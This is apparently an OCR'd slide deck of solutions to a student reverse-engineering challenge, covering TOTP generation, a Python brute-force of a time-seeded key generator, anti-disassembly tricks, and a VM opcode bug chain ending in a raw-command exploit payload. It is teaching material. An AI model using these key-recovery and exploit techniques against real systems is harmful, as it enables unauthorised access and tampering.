
URI: otpauth://totp/:?secret=22222&issuer=&algorithm=SHA1&digits=6&period=30



Generating a valid TOTP code

- Standard protocol, so libraries exist
  - Authenticator.generateToken("L45VPYQW3R6DNOFEZQLFP74GYRUFMI3KJVV5CY5KDUDVHMK6662Q").then(function (formattedToken) { alert(formattedToken); });
- The server binary verifies the solutions, so leverage that
  - Run the server binary with an interactive debugger, set a breakpoint at the value comparison, now you have that value.

Successful Disarm



Task 4 Complete!

- A few ways to solve:
  - Find an open-source TOTP library and write code
  - Use server binary built-in functionality
- 379 of 3325 students solved (11.4%)
- … on to Task 5!

2016 Challenge – Task 5

- After disarming the IED, forensic analysts recovered a key generator program used to produce device-specific keys
- Find a weakness in how these keys are generated so we can remotely disarm any IED
- Provided:
  - keygen binary (Windows and Linux)
  - Serial Numbers from 2 IEDs that we need to disarm

Reverse Engineering keygen

- Simple binary, but not trivial to RE
  - Symbol information has been stripped out
  - OpenSSL statically linked, IDA may not pick up all symbol names
- Some help text:
  - `Usage: keygen [-g OR -m master_key_file] -k serial -o master_output_file`

Reverse Engineering keygen (2)

- Invoking with -g -k 784633464 -o master.key
  - Creates a file called 784633464.key, containing:

    otpauth://totp/784633464?secret=GEUPDZPS6A3ACUZKD7KLW3W6GUB4AB3LXHXX6ZDW62MPQWELO4VA

  - Creates a 256-bit master.key file
- Invoking with -m master.key –k 784633464 recreates 7846eef64.key

Reverse Engineering keygen (3)

- So, the <serial number>.key file is generated from the master key file
- With the two IED serial numbers provided, we could generate key files if we knew what the terrorists' Master Key was
- How is master.key generated?

master.key Generation

- Seeds the random number generator:

```
0x80494c3:  push   0x0
0x80494c5:  call   0x8048e40 <time@plt>
0x80494ca:  mov    DWORD PTR [esp],eax
0x80494cd:  call   0x8048fb0 <srand@plt>
```

- Fills a 256-bit buffer with bytes from `rand`

- Computes the SHA256 hash of the buffer, fills buffer with the result, and repeats 1024 times

The Problem

- All randomness determined by the `time()` call!
- If we can guess the time that master.key was created we can reproduce it
- Brute force time!
  - Work backwards, one second at a time, and try to reproduce the key file from Task 3

A Few Methods for Solving

- Instrument the binary to hook the time function (use LD_PRELOAD on Linux)
  - One student found that there is a library which hooks just the time function! libfaketime
- Write your own code that replicates the computation (replacing time() with a number)
  - Requires REing more of the algorithm, though. Specifically, how <serial>.key is produced

```
import base64, struct, hashlib, tempfile, urlparse, hmac, ctypes
from ctypes.util import find_library
libc = ctypes.CDLL(find_library('c'))
rand = libc.rand
srand = libc.srand

serial = 784633464
key = 'L45VPYQW3R6DNOFEZQLFP74GYRUFMI3KJVV5CY5KDUDVHMK6662Q'

def generate_masterkey(seed):
    srand(seed)
    key = ''
    for i in xrange(8):
        key += struct.pack('<I', rand())
    for i in xrange(1024):
        m = hashlib.sha256()
        m.update(key)
        key = m.digest()
    return key

def create_subkey(mkey, serial):
    h = hmac.new(mkey, struct.pack('<I', serial), hashlib.sha256)
    return h.digest()

i = 1473289200 # Count down from the beginning of the challenge, Sept. 8
while i > 0:
    master = generate_masterkey(seed=i)
    if(key == base64.b32encode(create_subkey(master, serial))[:-4]):
        print "Discovered time!  %d" % i
        break
    i -= 1
```

Task 5 Complete!


- Key Creation Date: Sep 4 12:19:10 EDT 2016
- The time is not a good seed for your PRNG!
  - Brute force-able in reasonable time
- 119 of 3325 students solved (3.6%)
- … on to Task 6!

2016 Challenge – Task 6


- Recovered the hardware driver that contains logic for arming/triggering the IED hardware
- Discovered that causing the hardware to be triggered without being armed will brick it
- Find a way to trigger-before-arm the IED!

- Provided:
  - Real Hardware Driver
  - IED Hardware Simulator


New Components - hwsim



New Components – real libdriver



Old Component – client



Why not just use the client?

- Why not just ‘trigger’ without ‘arm’?
  - Fails ☹

```
> getstate
Enter OTP for '784633464': 007689
Response: SUCCESS!
remote state is DISARMED
> trigger
Response: command FAILed
```

- Prevented by the driver

Will the real libdriver, please …

- Analyzing libdriver is the key to this task
  - No symbols, stripped of function names
  - Very few helpful strings, constants, etc..
  - Compiled with anti-RE techniques / libraries
- Also, requires investigating the interactions with other tools
  - The exploit must travel through the client, to the server, and then result in changes in libdriver

Analyze the original libdriver

- Original libdriver is not as obfuscated, and the following can be discerned:
  - server passes commands to the driver through the driver_ioctl call
  - Each command passed with an ID, as follows:
    - Disarm: 0xB434401
    - Arm: 0xB434402
    - Trigger: 0xB434403
    - State: 0xB434404
    - Serial: 0xB434405

Find similar logic in real libdriver

```
.text:6A681F2C                  mov     eax, [eax]
.text:6A681F2E                  mov     ds:dword_6A687090, eax
.text:6A681F33                  mov     eax, 0FFFFFFFFh
.text:6A681F38                  jmp     loc_6A6827BB
.text:6A681F38 ; ---------------------------------------------------------------------------
.text:6A681F3D                  db 83h, 0F8h, 2
.text:6A681F40                  dd 0C0854F74h, 44C7E074h, 0C24h, 44C70000h, 824h, 44C70000h
.text:6A681F40                  dd 10424h, 4C70000h, 0D24h, 1716E8C0h, 0BB900000h, 1, 0FDF4858Dh
.text:6A681F40                  dd 508DFFFFh, 89D88924h, 318B5DD1h, 8B04798Bh, 518B0859h
.text:6A681F40                  dd 14618B0Ch, 0FF10698Bh, 858D90E2h, 0FFFFFDF4h, 0E8240489h
.text:6A681F40                  dd 1822h, 0A104EC83h
.text:6A681FA4                  dd offset dword_6A687090
.text:6A681FA8                  dd 0E8240489h, 0FFFFF59Eh
.text:6A681FB0                  db 0A3h
.text:6A681FB1                  dd offset dword_6A687090
.text:6A681FB5                  db 0C7h, 45h, 0A8h
.text:6A681FB8                  dd 0B434401h, 89A8458Dh, 45C7B445h, 0A4h, 0AD9E800h, 80E90000h
.text:6A681FB8                  dd 44000000h, 8D2444C7h, 4489A445h, 44C70824h, 40424h
.text:6A681FB8                  dd 458D0000h, 240489B4h, 0FFF66EE8h, 0E44589FFh, 1E47D83h
.text:6A681FB8                  dd 9E82475h, 8900000Ah, 0B8C2h, 0D0290000h, 8908E0C1h
.text:6A68200C                  db 0C2h, 0B8h
.text:6A68200E                  dd offset unk_6A685880
.text:6A683012 ; ---------------------------------------------------------------------------
```

- What is this data?

Anti-SRE: Disassembler Confusion

```
call    sub_6A682AA7
-----------
db 0E9h ; T
db  80h ; Ç
db    0
db    0
db    0
db 44h
db 0C7h ; ¦
db  44h ; D
db  24h ; $

; =============== S U B R O U T I N E =====

sub_6A682AA7    proc near               ; C
                                        ; .
                pop     eax
                add     eax, 9
                jmp     eax
sub_6A682AA7    endp ; sp-analysis failed
```

- A strange function – modifies the return address directly to skip "valid" instructions
- Confuses the disassembler

Fixing up the disassembly

- Undefine incorrect disassembly/data, skip bytes, disassemble as code

```
.text:6A681F91 loc_6A681F91:                           ; CODE XREF: .text:6A681F40↑j
.text:6A681F91                  nop
.text:6A681F92                  lea     eax, [ebp-20Ch]
.text:6A681F98                  mov     [esp], eax
.text:6A681F9B                  call    sub_6A6837C2
.text:6A681FA0                  sub     esp, 4
.text:6A681FA3                  mov     eax, ds:dword_6A687090
.text:6A681FA8                  mov     [esp], eax
.text:6A681FAB                  call    sub_6A68154E
.text:6A681FB0                  mov     ds:dword_6A687090, eax
.text:6A681FB5                  mov     dword ptr [ebp-58h], 0B434401h
.text:6A681FBC                  lea     eax, [ebp-58h]
.text:6A681FBF                  mov     [ebp-4Ch], eax
.text:6A681FC2                  mov     dword ptr [ebp-5Ch], 0
.text:6A681FC9                  call    sub_6A682AA7
.text:6A681FCE                  jmp     near ptr dword_6A682044+0Fh
```

One more instance of this:

```
loc_6A682AA1:                           ; DATA XREF: .text:6A682950↑o
                pop     eax
                add     eax, 6
                jmp     eax
```

```
mov     ds:dword_6A687500, offset loc_6A682AA1
mov     eax, ds:dword_6A687500
call    eax ; dword_6A687500
-----------------------------------------------
db 0E9h ; T
db  80h ; Ç
db    0
db    0
db    0
db  18h
```

- Uses function pointer, so harder to trace (but this function exists right above the other one)

Anti-SRE: Debugger Detection

```
mov     eax, ds:IsDebuggerPresent
call    eax ; IsDebuggerPresent
add     eax, eax
mov     edx, eax
mov     eax, [ebp+arg_8]
mov     [eax], edx
mov     eax, [ebp+arg_0]
mov     eax, [eax]
mov     [ebp+var_C], eax
mov     eax, ds:dword_6A687020
test    eax, eax
jz      short loc_6A68281D
mov     eax, ds:dword_6A687020
call    eax ; dword_6A687020
```

- Changes operation of program if a debugger is present, must bypass this check to interactively debug

Anti-SRE: Exception Control Flow

- If debugging, you'll observe the following (as part of normal driver operation):

```
Program received signal SIGSEGV, Segmentation fault.
0xf76f16a8 in ?? () from libdriver.so

Program received signal SIGFPE, Arithmetic exception.
0xf76f0f6f in ?? () from libdriver.so
```

- Note: slightly different on Windows

Anti-SRE: Exception Control Flow 2

- Generated exceptions used as a control flow mechanism
- Leverage knowledge of structured exception handler / signal handling
  - Use debugger or investigate calls that register signal/exception handlers

Anti-SRE: Indirect Function Calls

```
mov     ds:dword_6A687040, offset sub_6A6815C0
mov     ds:dword_6A687044, offset sub_6A6815DE
mov     ds:dword_6A687048, offset sub_6A681602
mov     ds:dword_6A68704C, offset sub_6A68162D
mov     ds:dword_6A687064, offset sub_6A68158F
```

```
mov     eax, ds:dword_6A687048
mov     edx, eax
mov     ecx, offset dword_6A688140
mov     eax, offset sub_6A683430
xor     eax, 0CA11AB1Eh
mov     [esp+8], ecx
mov     dword ptr [esp+4], 13600h
mov     [esp], eax
call    edx
```

- Function pointers initialized at runtime, used to call other function pointers (obfuscated)

Analyze the original libdriver (2)

- Interacts with the hwsim via serial port
  - Initializes some state based on provided values
  - Issues commands (Arm, Disarm, etc.)

- After 10 commands, the driver will automatically arm (if not already) and trigger the IED!

Analyze the original libdriver (3)

- Reverse engineering further reveals several additional commands exist in the client:
  - 0x84698384: Enables another command:
  - 0x84838431: Sends command data through to a lightweight virtual machine to be run

```
a____SrcVmVm_c   db '../../src/vm/vm.c',0 ; DATA XREF: .text:6A682FD3↑o
                 align 4
a0DoubleMultipl db '0 && "double multiple not supported by interpreter"',0
```

- How to invoke these commands?

```
raw <command_id> [arg_data_in_hex>]
```

The libdriver internal VM

VM Memory:

[0 - 1023] – Program
[1024 - 2047] – Stack
[2048 - 2052] – HW Info

VM Registers:

Program Counter (PC)
Stack Pointer
Top of Stack
Bottom of Stack

Available Ops:

Add / Sub / Mul / Div
And / Or / Xor / Not
Shl / Shr / Rol / Ror
Lit / Dup / Dupn / Swap
Drop / Over / Jz / Nop
Call / Ret

HW Info

VM Memory:

[0 – 1023] – Program
[1024 – 2047] – Stack
[2048 – 2052] – HW Info

Available Ops:

Add / Sub / Mul / Div
And / Or / Xor / Not
Shl / Shr / Rol / Ror
Lit / Dup / Dupn / Swap

- Contains hardware info / state:

[2048]: IED State (Armed, Disarmed, Triggered)
[2049 – 2052]: Hardware Info, randomized at runtime

- No op code to read/write it, however…

Bottom of Stack

Bugs in the Op Codes - Write

VM Memory:

[0 – 1023] – Program
[1024 – 2047] – Stack
[2048 – 2052] – HW Info

Available Ops:

Add / Sub / Mul / Div
And / Or / Xor / Not
Shl / Shr / Rol / Ror

- Divide op will:
  - Grab dividend/divisor off the stack
  - Push the quotient and remainder
- Does NOT check the lower bound

Bugs in the Op Codes - Read

VM Memory:

[0 – 1023] – Program
[1024 – 2047] – Stack
[2048 – 2052] – HW Info

VM Registers:

Bottom of Stack

Available Ops:

Add / Sub / Mul / Div
And / Or / Xor / Not
Shl / Shr / Rol / Ror
Lit / Dup / Dupn / Swap
Drop / Over / Jz / Nop

- Dupn op will:
  - Duplicate a value 'n' slots down the stack
  - Bounds checks OK, but 'n' is treated as signed

Bugs in the Op Codes - Read (2)

VM Memory:

[0 – 1023] – Program
[1024 – 2047] – Stack
[2048 – 2052] – HW Info

Available Ops:

Add / Sub / Mul / Div
And / Or / Xor / Not
Shl / Shr / Rol / Ror
Lit / Dup / Dupn / Swap

- Will read up the stack… but what's there?
- The VM uses the stack as well and as part of program validation copies the HW info there – memory is not zeroed out at all

Putting it all together

- Enable the VM Test command
- Use the VM test to upload a program that:
  - Reads the HW Info value via the dupn read vuln
  - Writes the ARM value via the div write vuln
- Get the IED to trigger
  - Add 8 commands that trigger the auto-detonate
  - Driver thinks it's already sent the arm command, so just triggers (thus, triggering before arm – bricked!)

Solution Example

```
raw -2071755727

raw -2073459836 62f9f4ffffff00b71df4080000000578f418
00000005f3ea050205026600

raw 1
raw 1
raw 1
raw 1
raw 1
raw 1
raw 1
raw 1
raw 1
raw 1
```

Solution Example (2)

```
./client --otp 648476 --script cmd

